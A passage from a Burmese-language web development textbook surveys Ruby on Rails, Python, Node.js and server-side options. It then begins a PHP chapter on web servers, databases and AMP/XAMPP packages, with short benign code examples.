အသင့်သုံး Component တွေ၊ MVC Pattern တွေနဲ့ အခြားအခြေခံလိုအပ်ချက်တွေကို အသင့်ဖန်တီးပေးထားတဲ့ Java အခြေပြု Web Application Framework တွေလည်းရှိပါတယ်။ Struts 2, JavaServer Faces, JBoss Seam, Apache Wicket, SpringMVC စသဖြင့် ရှိနေတဲ့ Framework တွေထဲက လိုအပ်ချက်နဲ့ကိုယ်ညီတဲ့ Framework ကို ရွှေးချယ်အသုံးပြုနိုင်မှာဖြစ် ပါတယ်။

7.5 – Ruby on Rails

Ruby on Rails ဟာ Web Application Framework တစ်ခုဖြစ်ပါတယ်။ Rails လိုအတိုကောက်ခေါ်ကြသလို RoR လို့ လည်းခေါ်ကြပါတယ်။ David Heinemeier Hansson လိုအမည်ရတဲ့ Developer တစ်ယောက်က စတင်ဖန်တီးခဲ့တာဖြစ်ပြီး ၂၀၀၄ ခုနှစ် ဂျူလိုင်လမှာ ပထမဆုံး Version ကို ကြော်လွှဲပါတယ်။

Ruby on Rails ဟာ MVC Framework ဖြစ်ပြီး Object Relational Mapping, Convention Over Configuration စတဲ့ Developer တွေ လိုက်နာသင့်တဲ့ Software Development Practice တွေ ပေါင်းစပ်ဖန်တီးထားတဲ့ Framework တစ်ခုဖြစ်ပါတယ်။ Developer တွေအကြား နာမည်ကျော်ပြီး နောက်ပိုင်းမှာ Rails ကို နှုန်းယူဖန်တီးထားတဲ့ CakePHP နဲ့ ASP.NET MVC အပါအဝင် MVC Web Application Framework တွေ တစ်ခုပြီးတစ်ခု ပေါ်ပေါက်လာခဲ့ပါတယ်။

Rails ဟာ Ruby Programming Language ကို အသုံးပြုတည်ဆောက်ထားတဲ့ Framework တစ်ခုဖြစ်ပါတယ်။ Ruby Programming Language ဟာလည်း PHP လို့ Open Source Scripting Language တစ်ခုဖြစ်ပါတယ်။ ဂျုပ်နုလူမျိုး Developer တစ်ယောက်ဖြစ်တဲ့ Yukihiro Matsumoto က ၁၉၉၃ ခုနှစ်ကတည်းက စတင်ဖန်တီးခဲ့တာဖြစ်ပြီး Version 1.0 ကို ၁၉၉၆ ခုနှစ် ဒီဇင်ဘာမှာ ကြော်လွှဲပါတယ်။

Ruby ဟာ General Purpose Language တစ်ခုဖြစ်ပါတယ်။ Erb လိုခေါ်တဲ့ Template Class ရဲ့အကူအညီနဲ့အခြား Server-side Script များကဲ့သို့ Ruby Code တွေကို HTML Document ထဲမှာ ထည့်သွင်းရေးသားနိုင်ပါတယ်။ ဒါပေမယ့် လက်တွေ့မှာ Language သက်သက်ကို အသုံးမပြုကြပဲ Rails သိမ္မဟုတ် အခြား Framework တစ်ခုခဲ့သာ Web Application တွေကို တည်ဆောက်ကြလေရှိပါတယ်။ Rails အပြင် Sinatra, Nitro, Merb အစရှိတဲ့ Ruby အခြေပြု Web Application Frameworks တွေ ရှိပါသေးတယ်။ Merb Framework ကတော့ Rails နဲ့ ၂၀၀၈ ခုနှစ် ဒီဇင်ဘာမှာ ပေါင်းသွားခဲ့လို့ သီးခြား Framework မဟုတ်တော့ပဲ Rails ရဲ့ အစိတ်အပိုင်းတစ်ခုဖြစ်နေပါပြီ။

Ruby Programming Language ရဲ့ ထူးမြားတဲ့ရေးထုံးနဲ့ အားကောင်းတဲ့ Functional Programming Support တို့ကြောင့် Developer တွေရဲ့ အထုံးစိတ်ဝင်စားမှုကိုရရှိနေတဲ့ Language တစ်ခုဖြစ်ပါတယ်။ ဥပမာ - Ruby နဲ့ "Hello, world!" Message ကို (၅) ကြိုပ်ရိုက်ထုတ်စေချင်ရင် အခုလို့ ရေးသားနိုင်ပါတယ်။

```
puts "Hello, world!" * 5
```

Loop တွေ ရေးသားနေစရာမလိုပဲ စာကြောင်းကိုပဲ (၅) နဲ့ မြောက်လိုက်တာဖြစ်ပါတယ်။ Loop (၁၀) ကြိုမ်ပတ်စေ ချင်တယ် ဆိုရင်လည်း အခုလို့ ရေးသားနိုင်ပါတယ်။

```
10.times do { ... }
```

၁၀ ကြိုမ်အလုပ်လုပ်လိုက်ပါလို့ ရေးသားထားပဲက ရှိုးရှိုး အက်လိပ်စာတစ်ကြောင်းကို ဖတ်နေရသလိုပါပဲ။

Ruby on Rails ရဲ့ အများမတူပဲ ရေးကနေပြီးခဲ့တဲ့ နည်းစနစ်တစ်ခုကိုတော့ Scaffold Generator လိုခေါ်ပါတယ်။ အခြေခံ လုပ်ဆောင်ချက်တွေကို အမြဲ့ပြုရေးနေဖို့ မလိုတော့ပဲ Scaffold Generator နဲ့ Generate လုပ်လိုက်ရင် အသင့်ရေးထားပေးတဲ့ Code တွေ ရရှိနိုင်ခြင်းဖြစ်ပါတယ်။ နောက်ပိုင်းမှာ တစ်ခြား Framework တွေလည်း Rails

ကိုနှမနာယူပြီး အလားတဲ့ Generator တွေ ထည့်သွင်းပေးလာခဲ့ပါတယ်။ ဒါတင်မကပါဘူး၊ Rails ရဲ့ ActiveRecord လို့ခေါ်တဲ့ ORM နည်းပညာကို တုပထားတဲ့ နည်းပညာတွေလည်း တစ်ခုပြီးတစ်ခု ပေါ်ပေါက်လာလို့ Ruby on Rails ကို ကနောက် Web Application Framework များကို ဦးဆောင် လမ်းပြေခဲ့တဲ့ Framework တစ်ခုလို့မှတ်ယူနိုင်ပါတယ်။

7.6 – Python

Python Programming Language ဟာလည်း General Purpose Script Language တစ်ခုဖြစ်ပါတယ်။ Python ကို နှစ်သက်ကြသူတွေက Programming Language တွေထဲမှာ စနစ်ကျပြီး သပ်ရပ်မှုအရှိခံး Language တစ်ခုလို့သတ်မှတ်ကြ ပါတယ်။ C ကို နှမနာယူထားတဲ့ တစ်မြား Language တွေလို့ တွန်ကွင်းတွေ၊ Semi Colon တွေ မသုံးပဲ Whitespace နဲ့ Indention တွေကို အသုံးပြုရေးသားရလို့ Code တွေကို ဖတ်ရှုရတာ ရှင်းလင်း လွှာယူစေတဲ့ Language တစ်ခုဖြစ်ပါတယ်။ နှင့်ယုံကြည်နိုင်ဖို့ လုပ်ဆောင်ချက် အတူတူဖြစ်တဲ့ C Code နဲ့ Python Code တို့ကို တွဲဖက် ဖော်ပြပေးလိုက်ပါတယ်။

```
[ C ]
void foo(int x)
{
    if (x == 0) {
        bar();
        baz();
    } else {
        foo(x - 1);
    }
}

[ Python ]
def foo(x):
    if not x:
        bar()
        baz()
    else:
        foo(x - 1)
```

Python ကို Guido van Rossum လို့ခေါ်တဲ့ Developer က ၁၉၉၉ ခုနှစ်လောက်ကတည်းက စတင်ဖန်တီးခဲ့တာ ဖြစ်ပါတယ်။ အဓိကအသုံးများတဲ့ Version ဖြစ်တဲ့ Python 2.0 ကိုတော့ ၂၀၀၀ ပြည့်နှစ် အောက်တိုဘာလမှာ ကြော်လွှာပါတယ်။

Python ကို Apache Web Server မှာ mod_python, mod_wsgi အစရှိတဲ့ Module တွေနဲ့တွဲဖက်ပြီး Server-side Script အနေနဲ့ အသုံးပြုနိုင်ပါတယ်။ ဒါပေမယ့် သူလည်းပဲ Ruby လိုပါပဲ။ လက်တွေ့မှာ Django, Pylons, Zope, Pyramid အစရှိတဲ့ Python အခြေခြား Web Application Framework တွေ အသုံးပြုပြီးတော့သာ Web Application တွေကို ဖန်တီးကြလေ့ရှုပါတယ်။ အဲဒီတဲ့ကမှ Django Framework က အထူးထင်ရှားပါတယ်။ သူလဲပဲ Rails လိုပဲ MVC Framework တစ်ခုဖြစ်ပါတယ်။ Pinterest, Instagram နဲ့ The Washington Times တို့လို့ Website တွေက Django Framework ကို အသုံးပြုတည် ဆောက်ထားကြခင်း ဖြစ်ပါတယ်။

7.7 – Node.JS

JavaScrsript ဟာ Browser အတွင်းမှာ အလုပ်လုပ်တဲ့ Client-side Language တစ်ခုဖြစ်တယ်လို့ ရှေ့ပိုင်းမှာ လေ့လာခဲ့ကြပါတယ်။ အခု နောက်ပိုင်းမှာ Node.JS နည်းပညာပေါ်ပေါက်လာခြင်းနဲ့အတူ JavaScript ကို Server-side နည်းပညာအဖြစ် စတင်အသုံးပြုလေ့ကြပြီဖြစ်ပါတယ်။ Node.JS မတိုင်ခင်ကလည်း JavaScript ကို Server-side မှုပါအသုံးပြုခိုင်အောင် ဖန်တီးမှုတွေရှိခဲ့ပါတယ်။ အတောဆုံးအနေနဲ့ ဘဇ္ဇာ ခုနှစ်မှာ ဖြန့်ချိခဲ့တဲ့ Netscape Enterprise Server မှာ Server-side JavaScript နည်းပညာတစ်ခုပါဝင်ခဲ့ပါတယ်။ ဒါပေမယ့် Node.JS ထွက်ပေါ်လာပြီးနောက်မှာသာ စော်သာစ် Web Application တွေအတွက် အဓိကနည်းပညာဖြစ်လာနိုင်တဲ့ နည်းပညာတစ်ခုအနေနဲ့ အများရဲ့အသိအမှတ်ပြုမှုကို ရရှိခဲ့တာပါ။

Node.JS ကို Ryan Dahl လိုအမည်ရတဲ့ System Administrator တစ်ယောက်က ၂၀၀၉ ခုနှစ်မှာ စတင်ဖန်တီးခဲ့တာပါ။ Google ရဲ့ V8 JavaScript engine ပေါ်မှာ အခြေပြုတည်ဆောက်ထားခြင်းဖြစ်ပါတယ်။ V8 ဟာ Google Chrome Web Browser နဲ့တွဲဖက်ပါဝင်တဲ့ JavaScript Engine လည်း ဖြစ်ပါတယ်။

Node.JS ရဲ့အဓိကထူးစားချက်ကတော့ Non-blocking I/O လုပ်ဆောင်ချက်ဖြစ်ပါတယ်။ Hard drive ပေါ်မှာ အချက်အလက်တွေ ရေးသားခြင်း၊ ဖတ်ယူခြင်း၊ Server တစ်ခုထံကနေ အချက်အလက်တွေ ရယူခြင်း၊ ရေးသားခြင်း၊ GPS, Fingerprint စိတဲ့ အချက်အလက်တွေဖတ်ယူခြင်း စိတဲ့ Input/Output (I/O) လုပ်ငန်းဟာ တစ်စက်းမှာ Instruction ပေါင်း သုန်းချိုအလုပ်လုပ်နိုင်တဲ့ CPU Process တွေနဲ့နှင့်ယူဉ်ရင် အလွန်နေားပါတယ်။ ပရိုဂရမ်တစ်ခုဟာ လုပ်ငန်းတွေကို အစီအစဉ်အတိုင်း တစ်ခုပြီးတစ်ခုလုပ်တဲ့အခါ Process လုပ်ငန်းတွေက I/O လုပ်ငန်းတွေကို စောင့်နေရတဲ့အတွက် မလိုအပ်ပဲ အလုပ်လုပ်ပုံနေးကျွေးတက်ပါတယ်။ ဥပမာ –

```
$content = file_get_contents("bigfile.csv");
echo $content;
// Other processes
```

ပေးထားတဲ့နှုန်းက PHP နဲ့ရေးသားထားတာပါ။ Size ပမာဏကြီးတဲ့ဖိုင်တစ်ခုကိုဖတ်ယူပြီး ပဝင်တဲ့ လိုင်အရေအတွက်ကို ဖော်ပြုစေထားခြင်းဖြစ်ပါတယ်။ ဖိုင်ကိုဖတ်ယူတဲ့လုပ်ငန်းမပြီးမချင်း သူအောက်မှာဆက်ရေးထားတဲ့ ကျိုးလုပ်ငန်းတွေက စောင့်နေရမှုဖြစ်ပါတယ်။ NodeJS မှာတော့ အလားတူလုပ်ငန်းမျိုးကို အခုလိုရေးသားရပါတယ်။

```
var fs = require("fs");
fs.readFile("bigfile.csv", "utf8", function(err, data) {
  console.log(data)
});
// other processes
```

ဖိုင်ကိုဖတ်လိုပြီးသွားတဲ့အခါ fs.readFile() ရဲ့ နောက်ဆုံးမှာ တွဲဖက်ပေးလိုက်တဲ့ Callback Function က အလိုအလျောက် အလုပ်လုပ်သွားမှာဖြစ်လို့ ကျွန်း Process တွေက ဖိုင်ကိုဖတ်တဲ့လုပ်ငန်းပြီးအောင် စောင့်ဖို့မလိုတော့ပါဘူး။ ဒီလုပ်ဆောင်ချက်ကို Non-blocking I/O လိုခေါ်ပြီး NodeJS ရဲ့ထူးစားတဲ့ အားသာချက်တစ်ခုဖြစ်ပါတယ်။ ဒီလုပ်ဆောင်ချက်ကြောင့် NodeJS ကို စွမ်းဆောင်ရည်မြင့် Network App တွေနဲ့ Service တွေတည်ဆောက်ဖို့အတွက် အထူးသင့်တော်တယ်လို့ ဆိုကြပါတယ်။

လက်ရှိအချိန်ထိ Version 1 အဖြစ် မကြော်သေးပေမယ့် Derby, Express, Meteor, TowerJS, SocketStrem အစရှိတဲ့ NodeJS အခြေပြု Web Application Framework တွေ စတင်ပေါ်ပေါက်နေပြီဖြစ်ပါတယ်။ Microsoft, Yahoo, LinkedIn, Walmart အစရှိတဲ့ Website တွေကိုယ်တိုင် သူတို့ Website ရဲ့ အချို့ အစိတ်အပိုင်းတွေအတွက် Node.js ကို အသုံးပြုနေကြပါပြီ။

Conclusion

အသုံးများတဲ့ Server-side နည်းပညာတွေထဲမှာ Perl နဲ့ ColdFusion တို့လည်း ပါဝင်ပေမယ့် သူတို့ကိုတော့ အထူးပြု မဖော်ပြတ္တုပါဘူး။ Perl Programming Language ဟာ CGI ခေတ်က အသုံးတွင်ခဲ့ပေမယ့် အချေနာက်ပိုင်းမှာ အတော်လေး အသုံးနည်းသွားပါပြီ။ Perl ကို Server-side Script အဖြစ် အသုံးပြုထားတဲ့ Website တွေ ရှိနေသေး တယ်ဆိုတာကလည်း ခေတ်သစ် Server-side နည်းပညာတွေ မပေါ်ပေါက်သေးခင်ကတည်းက တည်ဆောက်ထားခဲ့တဲ့ Website တွေ ကျွန်ုင်ရှိနေတာပါ။ ကနောက်မှုတော့ Web Application တစ်ခုတည် ဆောက်ဖို့အတွက် Perl ကို ရွှေ့ချယ်အသုံးပြုတယ်ဆိုတာ မရှိသလောက်ကို နည်းသွားပါပြီ။ Adobe ColdFusion ဟာလည်း သူနေရာနဲ့သူ အသုံးပြုမှ တွေ့ရှိပေမယ့် ထူးထူးစားမြား အသုံးပြုမှတိုးတက် များပြားလာခြင်းမရှိသလို နာက်ပိုင်းမှာ များပြားလာမယ့်လက္ခဏာ လည်းမတွေ့ရပါဘူး။ Web Development Community ထဲမှာ ဒီနည်းပညာနှစ်ခုအကြောင်း ဆွေးနွေးပြောဆိုမှ အတော်လေးနည်းပါတယ်။

နောက်အခန်းတွေမှာ PHP ကိုပဲ အထူးပြုဖော်ပြပေးသွားတော့မှာပါ။ ကနောက်မှု Web Developer တစ်ယောက် အနေနဲ့ နည်းပညာတစ်ခုတည်းကို သိရှိနေယုံနဲ့မရတော့ပါဘူး။ လိုအပ်ချက်ပေါ်မှုတည်ပြီး သင့်တော်တဲ့ နည်းပညာကို ရွှေ့ချယ်အသုံးပြုနိုင်မှသာ ပိုပြီးထိရောက်အောင်ပြင်မှာ ဖြစ်ပါတယ်။ အခြေခံသဘာဝကိုသာ နားလည်ထားမယ်ဆိုရင် လိုအပ်လာလို့ နည်းပညာ တစ်ခုကနေ နောက်တစ်ခုကို ပြောင်းလဲအသုံးပြုရခြင်းဟာ အခက်အခဲတစ်ခု မဟုတ်တော့ပါဘူး။ ဖော်ပြခဲ့တဲ့ နည်းပညာတွေထဲမှာ PHP ဟာ အခြေခံအကျဆုံးတစ်ခု ဖြစ်ပါတယ်။ PHP ကို လေ့လာခြင်းအားပြင် များပြုတဲ့ နည်းပညာ တို့နဲ့ အခြေခံသဘာဝကိုလည်း တွဲဖက်နားလည်သွား စေမှုဖြစ်ပါတယ်။

Web Development Course

ဤစာအုပ်ပါအကြောင်းအရာများကို အခြေခံသင်ကြားပေးသည့်
Course ဖြစ်ပါသည်။ (၃) လတန်ကြိမ် တန်ခွဲသစ်များ ပုံမှန်
ဖွင့်လှစ်နေပါပြီ။ ဆက်သွယ်ရန် - (၀၉) ၂၃၁ ၆၅၈ ၆၂

Email: eimg@fairwayweb.com

Website: <http://eimaung.com/courses>

အခန်း (၈) PHP Basic

XAMPP, Form Handling and Cookie/Session Management

PHP နဲ့ Server-side Script တွေရေးကြတော့မယ်ဆိုရင် အရင်ဆုံး Development Environment တစ်ခုတည် ဆောက်ဖို့ လိုအပ်ပါတယ်။ ကိုယ်ရေးသားဖန်တီးမှာက Server-side Script တွေဆိုတော့အသုံးပြုနေတဲ့ကွန်ပျူးတာကိုလည်း Web Server တစ်ခုအဖြစ် ပြင်ဆင်ထားမှုသာ ရေးသားစမ်းသပ်နိုင်မှာဖြစ်ပါတယ်။

အသုံးပြုမယ့် Operating System ကလည်း ထည့်သွင်းစဉ်းစားရမယ့် အချက်တစ်ချက်ဖြစ်ပါတယ်။ Desktop ကွန်ပျူးတာ အနေနဲ့ Windows OS ကိုအသုံးမှုးကြပော်မယ့် Server ကွန်ပျူးတာတွေမှာတော့ Linux OS ကို အသုံးမှုးကြပါတယ်။ Windows နဲ့ Linux တို့မှာ ကွားမှတစ်ချို့ရှိပါတယ်။ ဥပမာတစ်ခု ပြောရရင် File Name တွေ ဟာ Windows မှာ Case-sensitive မဖြစ်ပော်မယ့်၊ Linux မှာ Case-sensitive ဖြစ်ပါတယ်။ Windows မှာ readme.txt နဲ့ README.txt လို့ အမည်ပေးထားတဲ့ File နှစ်ခုကို Folder တစ်ခုတည်းမှု အတူတွဲထားလို့မရပါဘူး။ File Name တူနေတယ်လို့ပြောပါလိမ့်မယ်။ Linux မှာတော့ ထားလို့ရပါတယ်။ Name တူနေပော်မယ့် အသုံးပြုထားတဲ့စာလုံးအကြီးအသေး မတူလိုပါ။

ကျွန်တော်တို့ကလည်း PHP Development ကို Linux ပေါ်မှုပြုလုပ်နိုင်ရင်တော့ အကောင်းဆုံးဖြစ်ပါတယ်။ Application ကို ရေးသားတဲ့ Environment နဲ့ လက်တွေလွင်တင်တဲ့ Environment တို့ တူညီသွားတဲ့အတွက် OS ကွားမှုးကြောင့်ဖြစ်လာတဲ့ ပြဿနာတစ်ချို့ကိုရောင်းပွဲပြီး ဖြစ်စေနိုင်ပါတယ်။ ပြီးတော့ Web Developer တစ်ယောက် အနေနဲ့ Web Application ကို ရေးသားပေးယုံနဲ့ အလုပ်ကမပြီးသေးပါဘူး။ Web Server OS ပေါ်မှု Project File တွေစီမံခြင်း၊ Server Setting တွေကို ကိုယ့် Application နဲ့ ကိုက်ညီ အောင်ပြင်ဆင်ခြင်းကိစ္စတွေ ပြုလုပ်နိုင်ဖို့လည်း လိုအပ်ပါတယ်။ Linux OS ကို စကတည်းကအသုံးပြု မယ်ဆိုရင် OS နဲ့ ပိုမိုရင်းနှီးကျမ်းဝင်သွားပြီး Server ကို စိမ့်တဲ့ အခါ Command Line Interface, SSH, File Permission, User Account Management အစရှိတဲ့ Linux အခြေခံ နည်းပညာတွေကို ကျမ်းကျင်မှုရှိပြီးဖြစ်နေနိုင်လို့ ပိုမိုအဆင်ပြေစေမှာ ဖြစ်ပါတယ်။ ကနောက်မှုလူသုံးများတဲ့ Ubuntu Linux, LinuxMint, Fedora အစရှိတဲ့ Linux OS တွေဟာ အသုံးပြုရ မခက်ခဲလဲပဲ၊ Windows ကို ပိုမိုအသုံးပြနိုင်သူ တစ်ယောက် အခိုင်အများကြီးပေးပြီး ထပ်မံလေ့လာစရာမလိုပဲ အသုံးပြနိုင်မှာ ဖြစ်ပါတယ်။ Web Developer များ Linux ကို လေ့လာရမှာ အထောက်အကူဖြစ်စေဖို့ ရည်ရွယ်ပြီး Ubuntu – သင့်အတွက် Linux ဆိုတဲ့စာအုပ်တစ်အုပ်ကို ကျွန်တော်ရေးသားပြုထားပါတယ်။ လေ့လာကြည့်ဖို့ အကြပ်လိုပါတယ်။

PHP Development Environment တည်ဆောက်ဖို့ အခြေခံအားဖြင့် (၃) ခုလိုပါတယ်။ Web Server, PHP နဲ့ Database Management System (DBMS) တို့ပဲဖြစ်ပါတယ်။ Web Server အနေနဲ့ အစိုကရေးချယ် စရာ (၄) မျိုးရှိပါတယ်။ Apache, IIS (Internet Information Services), Nginx နဲ့ Lighttpd တို့ပဲဖြစ်ပါတယ်။

၂၀၁၂ ခုနှစ်၊ ဒီဇင်ဘာလမှာကောက်ယူခဲ့တဲ့ စစ်တမ်းအရ Apache Web Server ကို အင်တာနက် Website များရဲ့ ၆၇.၇% က အသုံးပြန်ပြီး အသုံးအများဆုံး Web Server Software တစ်ခုဖြစ်ပါတယ်။ Operating System အားလုံး နှီးပါးမှာ ထည့်သွင်းအသုံးပြန်ပြီး Open Source နည်းပညာတစ်ခုလည်းဖြစ်ပါတယ်။ Mosaic Browser ကိုတိတွင်ခဲ့တဲ့ NCSA ကပဲ တိတွင်ထားတဲ့ NCSA HTTPD လို့ အမည်ရတဲ့ Web Server Software ပေါ်မှာ အဓိပ္ပာတည်ဆောက်ထားခြင်းဖြစ်ပါတယ်။

IIS ကတော့ Web Server အပြင် Email Server, FTP Server တို့ပါပူးတွဲပါဝင်ပြီး Microsoft Windows ရဲ့ အစိတ်အပိုင်းတစ်ခုလည်းဖြစ်ပါတယ်။ Windows XP, Windows Server 2003, Windows 7, Windows Server 2008 စသိဖြင့် Windows Version အလိုက်တွဲဖက်ပါဝင်တဲ့ IIS Version လည်း ကွဲပြားသွားလေ့ရှိပါတယ်။ ၂၀၁၁ ခုနှစ် နှစ်ကုန်ပို့မှာ ကောက်ယူထားတဲ့ စစ်တမ်းများအရ အင်တာနက် Website အားလုံးရဲ့ ၁၄% က အသုံးပြုထားပြီး တတိယမြောက်အသုံး အများဆုံး Web Server Software တစ်ခုဖြစ်ပါတယ်။

nginx (အင်ဂျင် X လိုအသံထွက်ရပါတယ်) ကလည်း Open Source Web Server Software တစ်ခုဖြစ်ပါတယ်။ လျှင်မြန်မှုကို အထူးအသားပေးထားပြီး Reverse Proxy တစ်ခုအနေနဲ့အလုပ်လုပ်ပေးနိုင်တဲ့ Web Server တစ်ခု ဖြစ်ပါတယ်။ ရုရှားလူမျိုး Igor Sysoev အမည်ရတဲ့ Developer က စတင်ဖန်တီးထားတော်ဖြစ်ပြီး သူလည်းပဲ OS အားလုံး နှီးပါးနဲ့ တွဲဖက်အသုံးပြန်ပါတယ်။ IIS ကိုကျဉ်းတက်ပြီး လက်ရှိခုတိယမြောက် လူသုံးအများဆုံးဖြစ်နေပါတယ်။

lighttpd (lighty လိုအသံထွက်ရပါတယ်) ဟာလည်း လျှင်မြန်မှုကိုအထူးအသားပေးတဲ့ Web Server Software တစ်ခုပဲ ဖြစ်ပါတယ်။ CPU, Memory နဲ့ Server ရဲ့ Resource ကို အသုံးပြုအနည်းဆုံးနဲ့ အလုပ်လုပ်ပေးနိုင်ပါတယ်။ သူလည်းပဲ Open Source နည်းပညာတစ်ခုဖြစ်ပြီး OS အားလုံးနှီးပါးနဲ့ တွဲဖက်အသုံးပြန်ပါတယ်။ lighttpd ကို YouTube အပါအဝင် တစ်စက်နှုံးမှ Request ပေါင်းထောင်ကျဉ်းလက်ခံဖြရှင်းပေးနေရတဲ့ Website အတော်များများက အသုံးပြုနေကြပါတယ်။

PHP ကို ဖော်ပြခဲ့တဲ့ Server အားလုံးနဲ့ တွဲဖက်အသုံးပြန်သလို သုံးလည်းသုံးနေကြပါတယ်။ ဒါပေမယ့် PHP နဲ့ တွဲဖက်အသုံးပြုမှုအများဆုံးကတော့ Apache Web Server ဖြစ်ပါတယ်။ ကျွန်ုတ်တို့ကလည်း ဆက်လက်ဖော်ပြမယ့် နှမှုနာတွေမှာ Apache ကိုပဲ အသုံးပြုဖော်ပြသွားတော့မှာပါ။

PHP Development Environment အတွက် နောက်လိုအပ်ချက်တစ်ခုကတော့ Database Management System (DBMS) ဖြစ်ပါတယ်။ DBMS တွေ အမျိုးမျိုးရှိပါတယ်။ Programming Language တွေလိုပဲ ကဏ္ဍအလိုက် ကွဲပြားခြားနားကြလို့ ကျယ်ပြန်တဲ့ ဘာသာရပ်တစ်ခုဖြစ်ပါတယ်။ တစ်ချို့ DBMS တွေကကဏ္ဍစုံအတွက် အသုံးပြန်တဲ့ General Purpose DBMS တွေဖြစ်ကြပါတယ်။ နယ်ပယ်တစ်ခုအတွက် သီးမြို့ရည်ရွယ်တဲ့ Special Purpose DBMS တွေ လည်းရှိပါသေးတယ်တယ်။ တစ်ချို့က Standalone Database တွေဖြစ်ကြပြီး တစ်ချို့ကတော့ Client-Server Model နဲ့အသုံးပြန်တဲ့ Database Server တွေဖြစ်ကြပါတယ်။ တစ်ချို့ကို Relational Database Management System (RDBMS) လိုခေါ်ပြီး တစ်ချို့ကိုတော့ NoSQL Database System လိုခေါ်ကြပြန်ပါတယ်။

PHP က Database System အမျိုးမျိုးနဲ့တွဲဖက်အလုပ်လုပ်နိုင်ပါတယ်။ ဒီစာအပ်မှာတော့ PHP နဲ့တွဲဖက် အသုံးပြန်ဖို့ MySQL Database Server ကို တွဲဖက်အသုံးပြုဖော်ပြပေးသွားမှာပါ။ MySQL အကြောင်းကို နောက်အခန်းမှာ ဖော်ပြပေးပါမယ်။ ဒီအခန်းမှာတော့ Development Environment အတွက် Installation လုပ်ပုံကိုသာ ထည့်သွင်းဖော်ပြပေးမှာပါ။

8.1 – AMP Packages

AMP ဆိုတာ Apache-MySQL-PHP/Perl/Python တို့အတိုကောက်ဖြစ်ပါတယ်။ AMP Package ဆိုတာကတော့ Apache, MySQL နဲ့ PHP (သို့) Perl (သို့) Python အတွဲလိုက်တစ်ပါတည်းပါဝင်တဲ့ Software Package တစ်မျိုးဖြစ်ပါတယ်။ Apache Web Server ဟာ လက်ရှိအသုံးအများဆုံး Web Server ဖြစ်ပြီး PHP ဟာလည်း လက်ရှိအသုံးအများဆုံး Server-side Script ဖြစ်ကြောင်း ဖော်ပြုပါပြီ။ ဒီလိုအသုံးအများဆုံးဖြစ်ရတဲ့ အဓကြောင်းရင်းထဲမှာ AMP Packages တွေကလည်း တစ်ခုအပါအတွင်းဖြစ်ပါတယ်။ AMP Package တွေက PHP Development Environment တစ်ခုကို လွယ်လွယ်ကူကူ တည်ဆောက်နိုင်အောင် အကူအညီအပေးပါတယ်။

ပုံမှန်ဆိုရင် Apache Web Server ကို Install လုပ်ပြီးနောက် Configuration Setting တွေကို အချိန်ယူဆောင် ရွက်ရ တက်ပါတယ်။ ဥပမာ - တစ်ချိန်တည်းတစ်ပြိုင်တည်း ဆက်သွယ်တဲ့ Client အရေအတွက် ဘယ်လောက်ထိလက်ခံမှာလဲ၊ စွမ်းဆောင်ရည်ဖြင့်အတွက် Compression နဲ့ Cache အတွက် ဘယ်လို Module တွေသုံးမလဲ၊ Client ကို Directory Browsing ခွင့်ပြုမှာလားစသုဖြင့် စီစဉ်သတ်မှတ်ပေးရခြင်းဖြစ်ပါတယ်။ အလားတူပါပဲ PHP ကိုလည်း Install လုပ်လိုက် ယုံနဲ့ မပြီးပါဘူး။ သူမှာ လည်းလိုအပ်တဲ့ Configuration တွေကို သတ်မှတ်ပေးဖို့လိုပါတယ်။ ဥပမာ - PHP Process တစ်ခုကို ဘယ်လောက်ထိ အချိန်ယူဆောင်ရွက်ဖို့ခွင့်ပြုမှာလဲ Server Memory ဘယ်လောက်ထိ အသုံးပြုခွင့်ပေးမှာလဲ၊ Error တွေကို ဘယ်လိုပုံစံ ဘယ်လိုအဆင့်နဲ့ ဖော်ပြရမလဲ စသုဖြင့်သတ်မှတ်ပေးရခြင်းဖြစ်ပါတယ်။ PHP နဲ့ Apache Web Server တို့ ပူးတဲ့ ဆောင်ရွက်နိုင်ဖို့လည်း Setting လုပ်ပေးပါသေးတယ်။ Apache Web Server က ဘယ်လို Request မျိုးကို တိုက်ရှိက် Respond လုပ်ပြီး ဘယ်လို Request တွေဆိုရင်တော့ PHP နဲ့အရင် Process လုပ်ပြီးမှသာ Respond လုပ်ရမယ် စသုဖြင့် စီစဉ်သတ်မှတ်ရပြန်ပါတယ်။ Developer တစ်ယောက်က ဒါတွေအကုန်စီမံနိုင်မှ PHP Application တွေစတင်ရေးသားခွင့်ရမယ် ဆိုရင်တော့ သိပ်အဆင်မာပြပါဘူး။

AMP Packages တွေက ဒီပြဿနာကိုဖြေရှင်းပေးပါတယ်။ WAMP, LAMP, MAMP, Bitnami, DAMP, Zend Server စိတ် အတွက် AMP Package တွေအများပြုးရှုပါတယ်။ အဲဒီ Package တွေက Developer တွေအနေနဲ့ ဘာမှုထပ်ပြီး ထူးထူးထွေးတွေ တွေ Setting လုပ်နေစရာမလိုပဲ Package ကို ထည့်သွင်းလိုက်ယုံနဲ့ Apache Web Server, PHP နဲ့ MySQL တို့ကို အသင့်အသုံးပြု နိုင်အောင် စီစဉ်ထားပေးပါတယ်။ တန်ည်းအားဖြင့် ဒီ Package တွေက လုပ်ရမယ် Setting တွေကို အသင့်လုပ်ပေးလိုက်တဲ့ သဘောပါပဲ။ AMP Package တွေထဲမှာ လူသုံးများတာ ကတော့ WAMP, LAMP နဲ့ MAMP တို့ပဲဖြစ်ပါတယ်။ နောက်က AMP တွေကတော့ အဓိပ္ပာဇူးတူတူပါပဲ။ WAMP ရဲ့ ရှေ့က W က Windows ကိုရည်ညွှန်းတာဖြစ်လို့ WAMP ဟာ Windows မှာအသုံးပြုနိုင်တဲ့ AMP Package တစ်ခုဖြစ်ပါတယ်။ LAMP ရဲ့ L ကတော့ Linux ကိုရည်ညွှန်းပြီး LAMP ကတော့ Linux အတွက် AMP Package ဖြစ်ပါတယ်။ MAMP ရဲ့ ရှေ့ဆုံးက M က Mac ကို ရည်ညွှန်းပြီး MAMP ဟာ Mac အတွက် AMP Package ဖြစ်ပါတယ်။

အချိန်မှာတော့ Apache Friends လိုခေါ်ပဲအဖွဲ့အစည်းတစ်ခုက WAMP, LAMP နဲ့ MAMP တို့ကို XAMPP ဆိုတဲ့ အမည် တစ်ခုနဲ့စုစုပေါင်းပေးထားပါတယ်။ XAMPP မှာပါဝင်တဲ့ X က Cross-Platform ဆိုတဲ့အဓိပ္ပာဇူးဖြစ်ပါတယ်။ P နှစ်လုံးဖြစ်သွားတာကတော့ PHP နဲ့ Perl နှစ်ခုလုံး ပါဝင်လာတဲ့အတွက်ပါ။

